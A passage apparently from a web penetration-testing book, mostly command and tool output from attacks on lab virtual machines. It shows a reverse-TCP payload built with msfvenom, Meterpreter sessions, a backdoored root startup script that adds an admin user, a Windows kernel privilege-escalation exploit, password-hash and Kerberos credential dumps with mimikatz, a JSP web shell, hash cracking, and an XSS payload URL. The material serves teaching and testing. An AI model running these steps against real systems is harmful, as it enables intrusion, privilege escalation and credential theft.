OS            : Ubuntu 8.04 (Linux 2.6.24-16-generic)
Architecture : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > shell
Process 6265 created.
Channel 1 created.
whoami
www-data
ifconfig
eth0          Link encap:Ethernet HWaddr 08:00:27:06:68:c5
              inet addr:192.168.56.12 Bcast:192.168.56.255 Mask:255.255.255.0
              inet6 addr: fe80::a00:27ff:fe06:68c5/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
              RX packets:1109 errors:0 dropped:0 overruns:0 frame:0
              TX packets:1054 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:980232 (957.2 KB) TX bytes:823400 (804.1 KB)
              Base address:0xd010 Memory:f0000000-f0020000

lo           Link encap:Local Loopback
            inet addr:127.0.0.1 Mask:255.0.0.0
            inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:1776 errors:0 dropped:0 overruns:0 frame:0
            TX packets:1776 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:781711 (763.3 KB) TX bytes:781711 (763.3 KB)

exit
meterpreter > █
```

```
msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > pwd
/usr/lib/cgi-bin
meterpreter > upload /usr/bin/unix-privesc-check /tmp/
[*] uploading : /usr/bin/unix-privesc-check -> /tmp/
[*] uploaded  : /usr/bin/unix-privesc-check -> /tmp//unix-privesc-check
meterpreter > shell
Process 24743 created.
Channel 5 created.
sh /tmp/unix-privesc-check standard
Assuming the OS is: linux
Starting unix-privesc-check v1.4 ( http://pentestmonkey.net/tools/unix-privesc-check )

This script checks file permissions and other settings that could allow
local users to escalate privileges.
```

```
Processing startup script /etc/init.d/bwapp_movie_search
Checking if anyone except root can change /etc/init.d/bwapp_movie_search
WARNING: /etc/init.d/bwapp_movie_search is run by root at startup. The user bee can write to /etc/init.d/bwapp_movie_search
WARNING: /etc/init.d/bwapp_movie_search is run by root at startup. The group bee can write to /etc/init.d/bwapp_movie_search
WARNING: /etc/init.d/bwapp_movie_search is run by root at startup. World write is set for /etc/init.d/bwapp_movie_search
```

```
tail /etc/init.d/bwapp_movie_search
*)
    #echo "Usage: $SCRIPTNAME {start|stop|restart|reload|force-reload}" >&2
    echo "Usage: $SCRIPTNAME {start|stop|restart|force-reload}" >&2
    exit 3
    ;;
esac

:
/usr/sbin/useradd hacker -m -s /bin/bash -g admin -G root,adm
echo hacker:MyPassword | chpasswd
exit
meterpreter >
```

```
root@kali:~# ssh hacker@192.168.56.12
hacker@192.168.56.12's password:
Linux bee-box 2.6.24-16-generic #1 SMP Thu Apr 10 13:23:42 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

hacker@bee-box:~$ sudo -l
[sudo] password for hacker:
User hacker may run the following commands on this host:
  (ALL) ALL
hacker@bee-box:~$ sudo su
root@bee-box:/home/hacker# cat /etc/shadow
root:$1$6.aigTP1$FC1TuoITEYSQwRV0hi6gj/:15792:0:99999:7:::
daemon*:13991:0:99999:7:::
bin*:13991:0:99999:7:::
sys*:13991:0:99999:7:::
```

192.168.56.14/cmd.aspx

Program

Arguments

Run

iis apppool\defaultappool

```

root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.10 LPORT=4443
-f psh -o /var/www/html/cutedolphin.ps1
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of psh file: 3253 bytes
Saved as: /var/www/html/cutedolphin.ps1


```

```

msf exploit(multi/handler) > show options
Module options (exploit/multi/handler):
  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.56.10   yes       The listen address (an interface may be specified)
  LPORT     4443             yes       The listen port

Payload options (windows/x64/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.56.10   yes       The listen address (an interface may be specified)
  LPORT     4443             yes       The listen port

```



```

msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.56.10:4443
[*] Sending stage (206403 bytes) to 192.168.56.14
[*] Meterpreter session 1 opened (192.168.56.10:4443 -> 192.168.56.14:50679) at 2018-07-31 05:39:49 -0500

```



```

meterpreter > getuid
Server username: IIS APPPOOL\DefaultAppPool
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
meterpreter > sysinfo
Computer      : WIN-F7RR4F90TUV
OS            : Windows 2008 R2 (Build 7600).
Architecture : x64
System Language : en US
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter   : x64/windows

```

```

root@kali:~# searchsploit "2008 R2"
-----
Exploit Title
-----
Microsoft Windows 7 < 10 / 2008 < 2012 R2 (x86/x64) - Local Privilege Escalation (MS16-032) (PowerShell)
Microsoft Windows 7/2008 R2 - Remote Kernel Crash
Microsoft Windows 7/2008 R2 - SMB Client Trans2 Stack Overflow (MS10-020) (PoC)
Microsoft Windows Server 2008 R2 (x64) - 'Srv0s2FeaToNt' SMB Remote Code Execution (MS17-010)
Microsoft Windows Windows 7/2008 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010)
Microsoft Windows Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS1
-----

```

```

root@kali:~# grep "2008 R2" /usr/share/exploitdb/exploits/windows/local/*
/usr/share/exploitdb/exploits/windows/local/15184.c: Vista sp1, Win 7, Win Server 2008, Win
/usr/share/exploitdb/exploits/windows/local/15609.txt:Windows 7/2008 R2 6.2.7600 x64.
/usr/share/exploitdb/exploits/windows/local/27296.rb: Broadcast issue affects versions
/usr/share/exploitdb/exploits/windows/local/35101.rb: 2008 R2 SP1 64 bits.
/usr/share/exploitdb/exploits/windows/local/35101.rb: # * Windows 2008 R2 SP1
/usr/share/exploitdb/exploits/windows/local/37367.rb: Windows 2008 R2 SP1 x64.
/usr/share/exploitdb/exploits/windows/local/37367.rb: # Windows Server 2008 R2 (64-bit) SP1
/usr/share/exploitdb/exploits/windows/local/40410.txt:# Tested on: Windows 10 Professional x64,
/usr/share/exploitdb/exploits/windows/local/40418.txt:# Tested on: Windows 10 Professional x64,
/usr/share/exploitdb/exploits/windows/local/41031.txt:# Tested on: Windows Server 2008 R2 x64,
ndows Server 2016 x64
/usr/share/exploitdb/exploits/windows/local/41619.txt:Windows Server 2008 R2 Service Pack 1
/usr/share/exploitdb/exploits/windows/local/41619.txt:Windows Server 2008 R2 Datacenter
/usr/share/exploitdb/exploits/windows/local/41619.txt:Windows Server 2008 R2 Enterprise
/usr/share/exploitdb/exploits/windows/local/41619.txt:Windows Server 2008 R2 Standard
/usr/share/exploitdb/exploits/windows/local/41619.txt:Windows Web Server 2008 R2
/usr/share/exploitdb/exploits/windows/local/41619.txt:Windows Server 2008 R2 Foundation

```

```

root@kali:~# head -n 20 /usr/share/exploitdb/exploits/windows/local/40418.txt
# Exploit Title: Zortam Mp3 Media Studio 21.15 Insecure File Permissions Privilege Escalation
# Date: 23/09/2016
# Exploit Author: Tulpa
# Contact: tulpa@tulpa-security.com
# Author website: www.tulpa-security.com
# Vendor Homepage: http://www.zortam.com/
# Software Link: http://www.zortam.com/download.html
# Version: Software Version 21.15
# Tested on: Windows 10 Professional x64, Windows XP SP3 x86, Windows Server 2008 R2 x64
# Shout-out to carbonated and ozzie_offsec

```

```

root@kali:~# head -n 30 /usr/share/exploitdb/exploits/windows/local/35101.rb
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'
require 'msf/core/post/windows/reflective_dll_injection'
require 'rex'

class Metasploit3 < Msf::Exploit::Local
  Rank = NormalRanking

  include Msf::Post::File
  include Msf::Post::Windows::Priv
  include Msf::Post::Windows::Process
  include Msf::Post::Windows::FileInfo
  include Msf::Post::Windows::ReflectiveDLLInjection

  def initialize(info={})
    super(update_info(info, {
      'Name' => 'Windows TrackPopupMenu Win32k NULL Pointer Dereference',
      'Description' => %q{
        This module exploits a NULL Pointer Dereference in win32k.sys, the vulnerability
        can be triggered through the use of TrackPopupMenu. Under special conditions, the
        NULL pointer dereference can be abused on xxxSendMessageTimeout to achieve arbitrary
        code execution. This module has been tested successfully on Windows XP SP3, Windows
        2003 SP2, Windows 7 SP1 and Windows 2008 32bits. Also on Windows 7 SP1 and Windows
        2008 R2 SP1 64 bits.
      },
      'License' => MSF_LICENSE,
    })
  end
end

```

```

msf exploit(windows/local/ms15_051_client_copy_image) > search TrackPopupMenu

Matching Modules
=====
Name                               Disclosure Date  Rank   Description
----                               -
exploit/windows/local/ms13_081_track_popup_menu 2013-10-08     average Windows TrackPopupMenuEx Win32k NULL Page
exploit/windows/local/ms14_058_track_popup_menu 2014-10-14     normal   Windows TrackPopupMenu Win32k NULL Pointer Dereference

```

```
msf exploit(windows/local/ms14_058_track_popup_menu) > show options
```

```
Module options (exploit/windows/local/ms14_058_track_popup_menu):
```

Name	Current Setting	Required	Description
SESSION	1	yes	The session to run this module on.

```
Payload options (windows/x64/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.56.10	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
1	Windows x64

```
msf exploit(windows/local/ms14_058_track_popup_menu) > run
```

```
[*] Started reverse TCP handler on 192.168.56.10:4444
[*] Launching notepad to host the exploit...
[+] Process 2620 launched.
[*] Reflectively injecting the exploit DLL into 2620...
[*] Injecting exploit into 2620...
[*] Exploit injected. Injecting payload into 2620...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (206403 bytes) to 192.168.56.14
[*] Meterpreter session 4 opened (192.168.56.10:4444 -> 192.168.56.14:50681) at 2018-07-31 06:59:45 -0500
```

```
meterpreter > _
```

```

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > load mimikatz
Loading extension mimikatz...Success.
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
=====
AuthID      Package      Domain      User          Password
-----
0;996      Negotiate    WORKGROUP   WIN-F7RR4F90TUV$
0;22776    NTLM
0;182705   Negotiate    IIS APPPOOL DefaultAppPool
0;995      Negotiate    NT AUTHORITY IUSR
0;997      Negotiate    NT AUTHORITY LOCAL SERVICE
0;999      NTLM         WORKGROUP   WIN-F7RR4F90TUV$
0;91078    NTLM         WIN-F7RR4F90TUV Administrator Password123
meterpreter >

```

```

c:\Users\Public>windows-privesc-check2.exe --audit -a -c -o privesc-check
windows-privesc-check2.exe --audit -a -c -o privesc-check
windows-privesc-check v2.0svn198 (http://pentestmonkey.net/windows-privesc-check)

Only reporting privesc issues for these users/groups:
* IIS APPPOOL\DefaultAppPool
* Mandatory Label\High Mandatory Level
* \Everyone
* BUILTIN\Users
* NT AUTHORITY\SERVICE
* \CONSOLE LOGON
* NT AUTHORITY\Authenticated Users
* NT AUTHORITY\This Organization
* [unknown]\S-1-5-5-0-182700
* BUILTIN\IIS_IUSRS
* \LOCAL
* [unknown]\S-1-5-82-0
[i] Running as current user. No logon creds supplied (-u, -D, -p).

```

file:///root/privesc-check.html

# Contents WIN-F7RR4F90TUV

Impact	Ease of exploitation	Confidence	Title
Very High	Medium	Very High	<a href="#">User Access Control Setting Allows Malware to Elevate Without Prompt</a>
Medium	Very High	Very Low	<a href="#">Windows Service Registry Keys Allow Untrusted Users To Create Subkeys</a>
High	Medium	Very High	<a href="#">Executables for Running Processes Can Be Modified On Disk</a>
High	Medium	Very High	<a href="#">DLLs Used by Running Processes Can Be Modified On Disk</a>
High	Medium	Very High	<a href="#">SMB Server Does Not Mandate Packet Signing</a>
High	Medium	Very High	<a href="#">SMB Client Does Not Mandate Packet Signing</a>
Low	Very High	Very High	<a href="#">Service Can Be Started By Non-Admin Users</a>
Low	High	Very High	<a href="#">Directory Creation Allowed On Drive Root</a>
High	Low	High	<a href="#">Current Working Directory Used For DLL Search - Including Network Locations</a>

```
=====
[Empire] Post-Exploitation Framework
=====
[Version] 2.5 | [Web] https://github.com/empireProject/Empire
=====


Initial Setup



EMPIRE

284 modules currently loaded
0 listeners currently active
0 agents currently active

Main Menu

(Empire) > █
```





<u>/bodgeit</u>		true	0	Start <u>Stop</u> <u>Reload</u> <u>Undeploy</u> <input type="button" value="Expire sessions"/> with idle $\geq$ <input type="text" value="30"/> minutes
<u>/cmd</u>		true	0	Start <u>Stop</u> <u>Reload</u> <u>Undeploy</u> <input type="button" value="Expire sessions"/> with idle $\geq$ <input type="text" value="30"/> minutes
<u>/docs</u>	Tomcat Documentation	true	0	Start <u>Stop</u> <u>Reload</u> <u>Undeploy</u> <input type="button" value="Expire sessions"/> with idle $\geq$ <input type="text" value="30"/> minutes

---

The screenshot shows a web browser window with the address bar containing `192.168.56.11:8080/cmd/cmd.jsp?cmd=ifconfig`. The page title is "Commands with JSP". Below the title is a text input field and a "Send" button. The command entered is `ifconfig`. The output shows details for two network interfaces: `eth0` and `lo`.

```
Command: ifconfig

eth0      Link encap:Ethernet  HWaddr 08:00:27:3f:c5:c4
          inet addr:192.168.56.11  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe3f:c5c4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:23797 errors:0 dropped:0 overruns:0 frame:0
          TX packets:54228 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3296537 (3.2 MB)  TX bytes:76952778 (76.9 MB)
          Interrupt:10 Base address:0xd020

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1161 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1161 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:243369 (243.3 KB)  TX bytes:243369 (243.3 KB)
```

The screenshot shows a web browser window with the address bar containing `192.168.56.11:8080/cmd/cmd.jsp?cmd=whoami`. The page title is "Commands with JSP". Below the title is a text input field and a "Send" button. The command entered is `whoami`. The output is `root`.

```
Command: whoami

root
```



```

root@kali:~# ls /usr/share/wordlists/
dirb          dnsmap.txt    fern-wifi     nmap.lst     sqlmap.txt
dirbuster    fasttrack.txt metasploit    rockyou.txt.gz wfuzz
root@kali:~# cd /usr/share/wordlists/
root@kali:/usr/share/wordlists# gunzip rockyou.txt.gz
root@kali:/usr/share/wordlists# ls
dirb          dnsmap.txt    fern-wifi     nmap.lst     sqlmap.txt
dirbuster    fasttrack.txt metasploit    rockyou.txt  wfuzz
root@kali:/usr/share/wordlists#

```

```

Open [icon] hashes_6_7.txt
~/
1 admin:21232f297a57a5a743894a0e4a801fc3
2 gordonb:e99a18c428cb38d5f260853678922e03
3 1337:8d3533d75ae2c3966d7e0d4fcc69216b
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 smithy:5f4dcc3b5aa765d61d8327deb882cf99
6 user:ee11cbb19052e40b07aac0ca060c23ee

```

```

root@kali:~/webpentest/c7# john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 hashes_6_7.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (Raw-MD5 [MD5 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (smithy)
abc123        (gordonb)
letmein       (pablo)
charley       (1337)
admin         (admin)
5g 0:00:00:05 DONE (2018-07-21 00:04) 0.9074g/s 2603Kp/s 2603Kc/s 2607Kc/s 123d..[icon][icon]¡Vamos! [icon]
Use the "--show" option to display all of the cracked passwords reliably
Session completed

```

```

root@kali:~/webpentest/c7# john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 hashes_6_7.txt --rules
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (Raw-MD5 [MD5 128/128 AVX 4x3])
Remaining 1 password hash
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:52 39.12% (ETA: 00:06:35) 0g/s 2009Kp/s 2009Kc/s 2009Kc/s puyum3u+yo=x..puttycats
user          (user)
1g 0:00:00:54 DONE (2018-07-21 00:05) 0.01840g/s 1963Kp/s 1963Kc/s 1963Kc/s vampiro..tony2000
Use the "--show" option to display all of the cracked passwords reliably
Session completed

```

```
21232f297a57a5a743894a0e4a801fc3:admin

Session.....: hashcat
Status.....: Cracked
Hash.Type.....: MD5
Hash.Target....: 21232f297a57a5a743894a0e4a801fc3
Time.Started....: Sat Jul 21 15:10:07 2018 (0 secs)
Time.Estimated...: Sat Jul 21 15:10:07 2018 (0 secs)
Guess.Mask.....: ?1?2?2?2?2 [5]
Guess.Charset....: -1 ?l?d?u, -2 ?l?d, -3 ?l?d*!$@_, -4 Undefined
Guess.Queue.....: 5/15 (33.33%)
Speed.Dev.#1....: 158.7 MH/s (6.68ms) @ Accel:32 Loops:31 Thr:1024 Vec:1
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 2031616/104136192 (1.95%)
Rejected.....: 0/2031616 (0.00%)
Restore.Point...: 0/1679616 (0.00%)
Candidates.#1...: sarie -> 7m2ce
HWMon.Dev.#1....: Temp: 63c

Started: Sat Jul 21 15:10:00 2018
```

hashes\_only\_6\_7.txt

```
21232f297a57a5a743894a0e4a801fc3
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dccc3b5aa765d61d8327deb882cf99
ee11cbb19052e40b07aac0ca060c23ee
```

---

```
[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit => s
Session.....: hashcat
Status.....: Running
Hash.Type.....: MD5
Hash.Target.....: hashes_only_6_7.txt
Time.Started....: Sat Jul 21 15:13:19 2018 (3 mins, 31 secs)
Time.Estimated...: Sat Jul 21 15:24:09 2018 (7 mins, 19 secs)
Guess.Mask.....: ?1?2?2?2?2?2?2 [7]
Guess.Charset....: -1 ?l?d?u, -2 ?l?d, -3 ?l?d*!$@_, -4 Undefined
Guess.Queue.....: 7/15 (46.67%)
Speed.Dev.#1.....: 206.5 MH/s (9.65ms) @ Accel:64 Loops:16 Thr:1024 Vec:1
Recovered.....: 5/6 (83.33%) Digests, 0/1 (0.00%) Salts
Progress.....: 44226838528/134960504832 (32.77%)
Rejected.....: 0/44226838528 (0.00%)
Restore.Point....: 524288/1679616 (31.21%)
Candidates.#1....: evs3ccc -> Birm44a
HWMon.Dev.#1.....: Temp: 85c

[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit => █
```

---

## Chapter 8: Using Automated Scanners

```
root@kali:~/webpentest# nikto -h http://192.168.56.11/peruggia/ -o result.html
- Nikto v2.1.6
-----
+ Target IP:          192.168.56.11
+ Target Hostname:    192.168.56.11
+ Target Port:        80
+ Start Time:         2018-08-06 05:09:18 (GMT-5)
-----
+ Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_
python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
+ Cookie PHPSESSID created without the httponly flag
+ Retrieved x-powered-by header: PHP/5.3.2-1ubuntu4.30
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some f
orms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the s
ite in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Perl/v5.10.1 appears to be outdated (current is at least v5.14.2)
+ Apache/2.2.14 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and
2.2.29 are also current.
+ PHP/5.3.2-1ubuntu4.30 appears to be outdated (current is at least 5.6.9). PHP 5.5.25 and 5.4.41 are also cur
rent.
+ mod_mono/2.4.3 appears to be outdated (current is at least 2.8)
+ Python/2.6.5 appears to be outdated (current is at least 2.7.5)
+ OpenSSL/0.9.8k appears to be outdated (current is at least 1.0.1j). OpenSSL 1.0.0a and 0.9.8zc are also curr
ent.
```

Nikto Report

file:///root/webpentest/result.html

### Scan Summary

<b>Software Details</b>	<a href="#">Nikto 2.1.6</a>
<b>CLI Options</b>	-h http://192.168.56.11/peruggia/ -o result.html
<b>Hosts Tested</b>	0
<b>Start Time</b>	Mon Aug 6 05:07:51 2018
<b>End Time</b>	Mon Aug 6 05:08:16 2018
<b>Elapsed Time</b>	25 seconds

© 2008 CIRT, Inc.

### 192.168.56.11 / 192.168.56.11 port 80

<b>Target IP</b>	192.168.56.11
<b>Target hostname</b>	192.168.56.11
<b>Target Port</b>	80
<b>HTTP Server</b>	Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
<b>Site Link (Name)</b>	<a href="http://192.168.56.11:80/peruggia/">http://192.168.56.11:80/peruggia/</a>
<b>Site Link (IP)</b>	<a href="http://192.168.56.11:80/peruggia/">http://192.168.56.11:80/peruggia/</a>

<b>URI</b>	/peruggia/
<b>HTTP Method</b>	GET
<b>Description</b>	Cookie PHPSESSID created without the httponly flag

Wapiti scan report - Mozilla Firefox

Wapiti scan report x +


file:///root/webpentest/wapiti\_result/index.html

## Wapiti vulnerability report for http://192.168.56.11/peruggia/

Date of the scan: Mon, 06 Aug 2018 10:11:43 +0000. Scope of the web scanner : folder

### Summary

Category	Number of vulnerabilities found
<a href="#">Cross Site Scripting</a>	12
Htaccess Bypass	0
Backup file	0
SQL Injection	0
Blind SQL Injection	0
<a href="#">File Handling</a>	5
Potentially dangerous file	0
CRLF Injection	0
Commands execution	0



file:///root/webpentest/wapiti\_result/index.html#vuln\_type\_0

## Cross Site Scripting

**Description**  
Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications which allow code injection by malicious web users into the web pages viewed by other users. Examples of such code include HTML code and client-side scripts.

### Vulnerability found in /peruggia/index.php/%3Cscript%3Ephpselfxss()%3C/script%3E

Description HTTP Request cURL command line


XSS vulnerability found via injection in the resource path

### Vulnerability found in /peruggia/index.php

Description HTTP Request cURL command line

```
GET /peruggia/index.php?action=comment&pic_id=%3E%3C%2Fform%3E%3Cscript%3Ealert%28%27wp6dbpkajm%27%29%3C%2Fscript%3E HTTP/1.1
Host: 192.168.56.11
```

